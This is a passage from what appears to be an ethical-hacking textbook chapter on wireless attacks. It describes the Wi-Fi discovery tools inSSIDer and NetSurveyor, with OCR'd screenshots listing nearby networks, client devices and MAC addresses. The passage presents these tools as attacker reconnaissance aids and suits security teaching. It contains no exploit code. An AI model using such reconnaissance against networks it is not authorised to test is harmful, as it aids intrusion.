
- **inSSIDer**

  Source: *https://www.metageek.com*

  inSSIDer is a Wi-Fi optimization and troubleshooting tool that scans for wireless networks with the user's Wi-Fi adapter so that the user can visualize their signal strengths and the channels they are using. It also lists useful information about each network. Attackers use inSSIDer to discover Wi-Fi access points and devices in their vicinity.

  Features:

  - Inspects WLAN and surrounding networks to troubleshoot competing APs
  - Tracks the strength of a received signal in terms of dBm over time and filters APs
  - Highlights APs for areas with high Wi-Fi concentration
  - Exports Wi-Fi and GPS data to a KML file to view in Google Earth
  - Shows overlapping Wi-Fi network channels


inSSIDer with MetaGeek Plus
File View Help
NETWORKS
CHANNELS
Adam Plus
adam+plus@metageek.net
MetaGeek
Aerohive_C2:8D:64
Details Pane
SIGNAL STRENGTH
-10
-20
-30
-40
-50
-60
-70
10:37:30
10:38
10:38:30
10:39
NETWORK SNAPSHOTS
Network Table
Network Graph
2.4 GHz
-30
-40
-50
-60
-70
-80
-90
Aerohive_C2:8D:54
1 2 3 4 5 6 7 8 9 10 11
36 40 44 48 52 56 60 64 100 108 116 124 132 140 149 157
Aerohive_C2:8D:64
Version 5.0.9

SSID MetaGeek
Access Point Aerohive_C2:8D:...
Channel 151 40 MHz
Max Data Rate: 600 Mbps
Signal -30 dBm
MAC Address D8:54:A2:C2:8D:64
Security WPA2-Personal
Channel Utilization 1.4%
AP Utilization 1.0%
Clients 18
WiFi Mode a/n/ac WiFi 5
Spatial Streams 3
Max MCS Index 9
Basic Rat 6, 12, 24 Mbps
Vendor: Aerohive Networks Inc.
Model:
Country

CLIENT	PACKETS	UTILIZATION	DATA RATE	SIGNAL
Vanessa's Mac	4,276	0.1%	243 Mbps	-64 dBm
Lael Mac	3,967	0.1%	24 Mbps	-54 dBm
Adam's Mac	3,263	0.0%	24 Mbps	-60 dBm
Intel_14:4B:B9	2,285	0.1%	24 Mbps	-66 dBm
Apple_26:01:DC	1,663	0.0%	300 Mbps	-71 dBm
Apple_13:B9:3D	1,569	0.1%	200 Mbps	-72 dBm
OnePlus_DB:C7:3A	892	0.1%	-	
Apple_45:8F:B6	433	0.1%	121.5 Mbps	-76 dBm
Adam's surface	215	0.1%	6 Mbps	-24 dBm
Ryan's phone			24 Mbps	-86 dBm
Apple_0A:7B:3C			-	


Connected Devices: Marvell AVASTAR Wireless-AC Network Controller [scan], Linksys WUSB6300 [packets]

Figure 16.41: Screenshot of inSSIDer

- **NetSurveyor**

  Source: *https://nutsaboutnets.com*

  NetSurveyor is an 802.11 network discovery tool that gathers information about nearby wireless APs in real time and displays it in different diagnostic views and charts. Data can be recorded for extended periods and played back later. NetSurveyor also generates reports in the Adobe PDF format. Attackers use NetSurveyor to discover Wi-Fi networks, local APs, and the signal strengths of their beacons.


NetSurveyor :: 802.11 Discovery Tool :: Nuts About Nets, LLC
File
View
Logging
Help
Pause Scanning
Reset Charts
Network Discovery
Data Playback
AP Timecourse
AP Differential
Channel Usage
Channel Timecourse
Channel Heatmap
Channel Spectrogram
Usage of 802.11 Channels
CEH-Labs
NO_CONNECTION5
Spyingonyou_2
PA[redacted]
HA[redacted]
Sum of Beacon Quality Percentages
130
120
110
100
90
80
70
60
50
40
30
20
10
0
Ch1
Ch2
Ch3
Ch4
Ch5
Ch6
Ch7
Ch8
Ch9
Ch10
Ch11
Ch12
Ch13
Ch14
Network Scans

Visible	SSID	BSSID (MAC)	Channel	Beacon Strength (dBm)	Beacon Strengt...	Beacon Qual...	Signal Quality	Radio Type	Encryption	Active
☑	CEH-Labs	6c:5a:[redacted]	11	-63	.5012	48	Very Good	Unknown	YES	YES
☑	NO_CONNECTION5	00:67:[redacted]	1	-69	.1259	40	Good	Unknown	YES	YES
☑	JU[redacted]	bc:62:[redacted]	5	-87	.002	18	Very Low	Unknown	YES	YES
☑	Spyingonyou_2	30:49:[redacted]	9	-75	.0316	33	Low	Unknown	YES	YES
☑	PA[redacted]	18:fd:[redacted]	11	-81	.0079	25	Very Low	Unknown	YES	YES
☑	HA[redacted]	18:82:[redacted]	11	-53	5.0119	60	Excellent	Unknown	YES	YES
☑	AR[redacted]	c4:95:[redacted]	6	-100	.0001	2	No Signal	Unknown	YES	NO

Figure 16.42: Screenshot of NetSurveyor

In addition to the above, there are many tools that attackers can use to discover target Wi-Fi networks. These Wi-Fi discovery tools help an attacker in discovering networks (BSS/IBSS) and detecting ESSID-broadcasting or non-broadcasting networks, their WEP capabilities, and hardware manufacturers. These tools enable a Wi-Fi card to find secured and unsecured wireless connections.

The following are some of the additional Wi-Fi discovery tools:

